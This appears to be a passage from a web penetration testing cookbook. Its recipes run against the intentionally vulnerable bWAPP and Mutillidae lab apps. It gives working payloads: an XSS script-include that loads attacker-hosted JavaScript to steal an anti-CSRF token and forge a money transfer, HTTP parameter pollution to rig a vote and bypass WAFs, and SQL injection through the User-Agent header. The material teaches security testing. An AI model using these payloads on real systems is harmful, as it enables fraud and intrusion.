
1. Once logged in to bWApp, go to the bug **Cross Site Request Forgery (Transfer Amount)**.
2. Enter an account number and amount and click on the **Transfer** button.
3. Let's analyze the following request in Burp Suite. All of the parameters are sent via a `GET` request; by looking at the `token` parameter included in the URL, we can infer that there is a CSRF protection in place:



#	Host	Method	URL	Params	Edited
630	http://192.168.56.13	GET	/bWAPP/csrf_2.php		
631	http://192.168.56.13	GET	/bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=bfd7f687766ca5a...	✓	

```
GET /bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=bfd7f687766ca5ae492128fa6dae8ec69748670b&action=transfer HTTP/1.1
Host: 192.168.56.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.13/bWAPP/csrf_2.php
Cookie: PHPSESSID=c1e9cfbe6165733bad29a1ef6664383b; security_level=1
Connection: close
Upgrade-Insecure-Requests: 1
```


4. We will try and exploit an XSS and use it to trigger the transfer request. For that, we first need to find the place where the token is stored in the client side so that we can retrieve it. Go to the response and look for an input tag with the name `token`, and take note of the `id` parameter as well. The following screenshot shows that it is a hidden parameter of the form:



```
#    Host                   Method   URL
630  http://192.168.56.13   GET      /bWAPP/csrf_2.php
631  http://192.168.56.13   GET      /bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=bfd7f687766ca5a...
```

```
<div id="main">

    <h1>CSRF (Transfer Amount)</h1>

    <p>Amount on your account: <b> 1000 EUR</b></p>

    <form action="/bWAPP/csrf_2.php" method="GET">

        <p><label for="account">Account to transfer:</label><br />
        <input type="text" id="account" name="account" value="123-45678-90"></p>

        <p><label for="amount">Amount to transfer:</label><br />
        <input type="text" id="amount" name="amount" value="0"></p>

        <input type="hidden" id="token" name="token" value="bfd7f687766ca5ae492128fa6dae8ec69748670b">

        <button type="submit" name="action" value="transfer">Transfer</button>

    </form>
```

5. Next, we will need to prove that there is an exploitable XSS in place, so go to the bug **XSS-Reflected (GET)** and try to exploit it. As demonstrated in the following screenshot, it is exploitable:



192.168.56.13/bWAPP/xss_get.php?firstname=test<script>alert(1)<%2Fscript>&las
bWAPP
an extremely bugg
1
OK
Bugs
Change Password
Create
Reset
Credits
/ XSS - Reflected (GET) /

6. We will use that XSS vulnerability to include a JavaScript file hosted in a server we control, our Kali Linux VM in this exercise. Create a `forcetransfer.js` file with the following code in it:

```
xmlhttp=new XMLHttpRequest();
xmlhttp.open("GET","http://192.168.56.13/bWAPP/csrf_2.php",
true);
xmlhttp.onreadystatechange=function()
{
  if(xmlhttp.readyState==4 && xmlhttp.status == 200 )
  {
    var parser = new DOMParser();

    var responseDoc = parser.parseFromString
(xmlhttp.responseText, "text/html");

    var token=responseDoc.getElementById('token').value;
    var
URL="http://192.168.56.13/bWAPP/csrf_2.php?account=123-45678-90
&amount=100&token=" + token + "&action=transfer"
    xmlhttp2=new XMLHttpRequest();
    xmlhttp2.open("GET",URL, true);
```

```
                xmlhttp2.send();
            }
        }
        xmlhttp.send();
```

7. Start the Apache web server in Kali Linux and move the file to the web root (the default is `/var/www/html`).
8. Now, exploit the XSS setting with the malicious file as source of the script tag. While logged in to bWApp, in a new tab, navigate to `http://192.168.56.13/bWAPP/xss_get.php?firstname=test`**`%3Cscript+src%3Dhttp%3A%2F%2F192.168.56.10%2Fforce-transfer.js%3E%3C%2Fscript%3E`**`&lastname=asd&form=submit`. The XSS payload is in bold.
9. The script will load and execute successfully. To take a look at what actually happened, look at the Burp Suite's Proxy history shown in the next screenshot:



#	Host	Method	URL
742	http://192.168.56.13	GET	/bWAPP/csrf_2.php
752	http://192.168.56.13	GET	/bWAPP/xss_get.php?firstname=test%3Cscript+src%3Dhttp%3A%2F%2F192.168.56....
754	http://192.168.56.13	GET	/bWAPP/js/html5.js
755	http://192.168.56.10	GET	/force-transfer.js
757	http://192.168.56.13	GET	/bWAPP/csrf_2.php
767	http://192.168.56.13	GET	/bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=24476f65516318...
768	http://192.168.56.13	POST	/bWAPP/xss_get.php

```
<h1>CSRF (Transfer Amount)</h1>

<p>Amount on your account: <b> 900 EUR</b></p>

<form action="/bWAPP/csrf_2.php" method="GET">

    <p><label for="account">Account to transfer:</label><br />
    <input type="text" id="account" name="account" value="123-45678-90"></p>

    <p><label for="amount">Amount to transfer:</label><br />
    <input type="text" id="amount" name="amount" value="0"></p>

    <input type="hidden" id="token" name="token" value="24476f65516318b75f235373ad09aabe8e371b7d">

    <button type="submit" name="action" value="transfer">Transfer</button>

</form>
```

First, the XSS attack is made, then our malicious file `forcetransfer.js` is loaded, and this makes the call to `csrf_2.php`, without parameters. This is where our scripts gets the anti-CSRF token to use it to send a new request to `csrf_2.php` but this time with all the necessary parameters to make a transfer, and this succeeds.

How it works...

For this recipe, we first identified a request that we wanted to exploit but was adequately protected with a unique token. We also identified that the same domain (or application) is vulnerable to XSS in other pages.

By exploiting the XSS vulnerability, we were able to include script code hosted outside the target domain and use it to first extract the token and then to forge a request that included legitimate anti-CSRF protection.

The script code we used works using JavaScript to send a request to the page we wanted to exploit. Once the response is received from the server (`if(xmlhttp.readyState==4 && xmlhttp.status == 200 )`), it is processed and the token is extracted (`var token=responseDoc.getElementById('token').value;`). This is why we needed to take note of the `id` parameter when we analyzed the original response and detected the token. Having extracted the value for the next valid anti-CSRF token, a new request is created and sent; this one contains the values the attacker wants for `account` and `amount` and the previously extracted token.

Exploiting HTTP parameter pollution


An **HTTP parameter pollution** (**HPP**) attacks occurs when an HTTP parameter is repeated multiple times in the same request and the server processes in a different way each instance, causing an unexpected behavior in the application.

In this recipe, we will demonstrate how HPP can be exploited and will explain how it can be used to bypass certain security controls.

How to do it...

For this recipe, we will use bWApp again as it has a very illustrative example of HPP:

1. Log in to bWApp in our vulnerable VM and go to HPP (`http://192.168.56.11/bWAPP/hpp-1.php`).
2. Use the normal flow first; there is a form that asks for a name. When a name is submitted, it requires the user to vote for a movie, and, in the end, the user's vote is displayed.
3. Note that all parameters (`movie`, `name`, and `action`) are in the URL in the last step. Let's add a second movie parameter with a different value at the end of the URL, as shown in the following screenshot:


192.168.56.11/bWAPP/hpp-3.php?movie=5&name=test&action=vote&movie=2
Bugs
Change Password
Create User
Set Security Level
/ HTTP Parameter Pollution /


Your favorite movie is: **Iron Man**

Thank you for submitting your vote!

It seems like the server takes only the last value given to a parameter. Also, note that the `name` parameter must have been added to the request via scripting, since we introduced it only in the first step.

4. To have a somewhat realistic exploitation vector, we will attempt to force the voting to be always for movie number 2, Iron Man, because *Tony Stark wants to win every time*.

5. Go to step one and introduce the following as a name: `test2&movie=2;` we are injecting the movie parameter after the name. After submitting the name, the next step should show something like this:



192.168.56.11/bWAPP/hpp-2.php?name=test2%26movie%3D2&action=vote


/ HTTP Parameter Pollution /

Hello Test2&movie=2, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote

6. Vote for any movie but Iron Man. As shown in the following screenshot, the result will show you actually voted for **Iron Man**.



192.168.56.11/bWAPP/hpp-3.php?movie=5&name=test2&movie=2&action=vote

/ HTTP Parameter Pollution /

Your favorite movie is: **Iron Man**

Thank you for submitting your vote!

How it works...

In this recipe, we saw how having multiple instances of the same parameter in one single request can affect the way the application processes it. The way this situation is handled depends on the web server processing the request; here are some examples:

- **Apache/PHP**: Takes only the last occurrence
- **IBM HTTP Server/JSP**: Takes the first occurrence
- **IIS/ASP.NET**: All values are concatenated, separated by commas

This lack of a standardized behavior can be used in specific situations to bypass protection mechanisms such as **Web Application Firewalls** (**WAF**) or **Intrusion Detection Systems** (**IDS**). Imagine an enterprise scenario that is not rare, a Tomcat-based application running on an IBM server being protected by an Apache-based WAF; if we send a malicious request with multiple instances of a vulnerable parameter and put an injection string in the first occurrence and a valid value in the last one, the WAF will take the request as valid, while the web server will process the first value, which is a malicious injection.

HPP may also allow the bypassing of some controls within the application in situations where the different instances are sent in different parts of the request, such as URL and headers or body, and, due to bad programming practices, different methods in the application take the parameter's value either from the whole request or from specific parts of it. For example, in PHP, we can get a parameter from any part of the request (URL, body, or cookie), without knowing which one uses the `$_REQUEST[]` array, or we can get the same from the arrays dedicated to the URL or the body `$_GET[]` and `$_POST[]`, respectively. So, if `$_REQUEST[]` is used to look for a value that is supposed to be sent via a `POST` request, but that parameter is polluted in the URL, the result may include the parameter in the URL instead of the one actually wanted.

For more information on this vulnerability and some illustrative examples, visit the OWASP page dedicated to it at, `https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004)`.

Exploiting vulnerabilities through HTTP headers


When it comes to input validation and sanitization, some developers focus on URL and body parameters, overlooking the fact that the whole request can be manipulated in the client side and allow for malicious payload to be included in cookies and header values.

In this recipe, we will identify and exploit a vulnerability in a header whose value is reflected in the response.

How to do it...

We now came back to Mutillidae. This time, we will use the **OWASP 2013** | **A1 - Injection (SQL)** | **Bypass Authentication** | **Login** exercise:

1. First, send a request with any non-existent user and password so the login fails
2. Send the request to Burp Suite's Repeater and submit it so we can have a reference response.
3. Once in Repeater, we will test SQL Injection vector in the User-Agent header and append `'+and+'1'='` to the header's value.
4. If we compare the responses of both requests, we will see that the one with the injection is a few bytes bigger than the original one, as shown in the following screenshot:



```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
```

```
HTTP/1.1 200 OK
Date: Sun, 19 Aug 2018 05:48:35 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
```

```
TML 4.01
01-19991224/loose.dt
age/x-icon" />
"text/css"
```


47,251 bytes | 29 millis

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0'+and+'1'='1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/mutillidae/index.php?page=login.php&
popUpNotificationCode=LOU1
Cookie: showhints=0;
PHPSESSID=1t41621j2b4uetva7u5ri5o153
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

username=admin&password=password&login-php-submit-button=
Login
```

```
HTTP/1.1 200 OK
Date: Sun, 19 Aug 2018 05:49:08 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 46844
Connection: close
Content-Type: text/html



<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dt
d">
<html>
```

47,263 bytes | 28 millis

5. To ease the process of discovering exactly what changed between the two responses, send them both to Burp Suite's **Comparer** (right-click on the response and select **Send to Comparer** from the menu), go to the **Comparer** tab, and you will see something like this:



This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.


Select item 1:

#	Length	Data
8	47251	HTTP/1.1 200 OKDate: S...
9	47263	HTTP/1.1 200 OKDate: S...

Select item 2:

#	Length	Data
8	47251	HTTP/1.1 200 OKDate: S...
9	47263	HTTP/1.1 200 OKDate: S...

6. Click on **Words**, as we want to compare the text, looking for those words that changed in it.
7. In the comparison dialog, select the **Sync views** checkbox in the lower-right corner and look for a highlighted difference. Some pretty obvious things, such as the server's date, are going to be different. We are looking for something that has to do with the payload we injected. The next screenshot shows a relevant difference.



Word compare of #8 and #9 (4 differences)

Length: 47,251 (●) Text ( ) Hex

```
                        $('[ReflectedXSSExecutionPoint]').attr("title",
                        $('[ReflectedXSSExecutionPoint]').balloon();
          });
</script>

          <div style="border: 1px solid black;">
                        <div ReflectedXSSExecutionPoint="1" class=
Firefox/52.0</div>
                        <div class="footer">PHP Version: 5.3.2-1ub
          </div>
</body>
</html><script type="text/javascript">if(top != self) top.location.repl
                                    try{
                                              window.localStorag
                                              window.sessionSto
                                    }catch(e){
                                              //alert(e);
                                              /* Do nothing. Olde
                                    };
                        </script><script type="text/javascript" src=
src="./javascript/jQuery/jquery.balloon.js"></script><script src="jav
rel="stylesheet" href="javascript/jQuery/colorbox/colorbox.css" />
          <script>
```

